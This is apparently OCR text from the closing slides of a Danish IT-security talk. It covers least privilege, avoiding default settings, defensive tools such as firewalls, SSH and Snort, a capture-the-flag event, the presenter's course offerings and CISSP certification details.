Hvorfor afvikle med administrationsrettigheder - hvis der kun skal læses fra en database?

least privilege betyder at man afvikler kode med det mest restriktive sæt af privileger - kun lige nok til at opgaven kan udføres .

Undgå standard indstillinger

når vi scanner efter services går det nemt med at finde dem

Giv jer selv mere tid til at omkonfigurere og opdatere ved at undgå standardindstillinger

Tiden der går fra en sårbarhed annonceres på bugtraq til den bliver udnyttet er meget kort idag!

Ved at undgå standard indstillinger kan der måske opnås en lidt længere frist - inden ormene kommer

NB: ingen garanti - og det hjælper sjældent mod en dedikeret angriber

Sikkerhedsteknologier

Brug alt hvad I kan overkomme:

- Firewalls: IPfilter, IPtables, OpenBSD PF
- Kryptografi
- Secure Shell - SSH
- betragt Telnet, Rlogin, Rsh, Rexec som døde!
- FTP bør kun bruges til anonym FTP
- Intrusion Detection - Snort
- Sudo
- Tripwire, mtree, MD5

Sikkerhedspolitikken er din ”plan” for sikkerheden - og er med til at sikre niveauet er ens

Firewalls hjælper ikke mod alle trusler

Opsummering afslutning

Husk følgende:

- Husk: IT-sikkerhed er ikke kun netværkssikkerhed!
- Sikkerhed kommer fra langsigtede intiativer

- Hvad er informationssikkerhed?
- Data på elektronisk form
- Data på fysisk form
- Social engineering er måske overset

Computer Forensics er reaktion på en hændelse

Informationssikkerhed er en proces

PROSA CTF

PROSA afholdt fredag 17. september - til lørdag 18. september Capture the Flag

Distribueret CTF med 6 hold og arrangørerne i Aalborg

Sjovt og lærerigt - gentages helt sikkert

Kilde: `http://prosa-ctf.the-playground.dk/`

Get ready! Lær debuggere, perl, java at kende, start på at hacke

Questions?


SOLIDO NETWORKS

Henrik Lund Kramshøj
hlk@solido.net


http://www.solidonetworks.com

You are always welcome to send me questions later via email

VikingScan.org - free portscanning



Contact information




- Henrik Lund Kramshøj, IT-security and internet samurai
- Email: hlk@solido.net Mobile: +45 2026 6000
- Educated from the Computer Science Department at the University of Copenhagen, DIKU
- CISSP certified
- 2003 - 2010 Independent security consultant
- 2010 - owner and partner in Solido Networks ApS

Reklamer: kursusafholdelse

Følgende kurser afholdes med mig som underviser

- IPv6 workshop - 1 dag
  Introduktion til Internetprotokollerne og forberedelse til implementering i egne netværk.
- Wireless teknologier og sikkerhed workshop - 1-2 dage
  En dag med fokus på netværksdesign og fornuftig implementation af trådløse netværk, samt integration med hjemmepc og wirksomhedsnetværk.
- Hacker workshop 2 dage
  Workshop med detaljeret gennemgang af hackermetoderne angreb over netværk, exploitprogrammer, portscanning, Nessus m.fl.
- Forensics workshop 2 dage
  Med fokus på tilgængelige open source værktøjer gennemgås metoder og praksis af undersøgelse af diskimages og spor på computer systemer
- Moderne Firewalls og Internetsikkerhed 2 dage
  Informere om trusler og aktivitet på Internet, samt give et bud på hvorledes en avanceret moderne firewall idag kunne konfigureres.

Hackers Challenge



Hacker's Challenge : Test Your Incident Response Skills Using 20 Scenarios af Mike Schiffman McGraw-Hill Osborne Media; (October 18, 2001) ISBN: 0072193840

Hacker's Challenge II : Test Your Network Security and Forensics Skills af Mike Schiffman McGraw-Hill Osborne Media, 2003 ISBN: 0072226307

Bøgerne indeholder scenarier i første halvdel, og løsninger i anden halvdel - med fokus på relevante logfiler og sårbarheder

CISSP fra ISC2

Approved marks of the International Information Systems Security Certification Consortium, Inc.

Primære website: `http://www.isc2.org`

Vigtigt link `http://www.cccure.org/`

Den kræver mindst 3 års erfaring indenfor et relevant fagområde

Multiple choice 6 timer 250 spørgsmål - kan tages i Danmark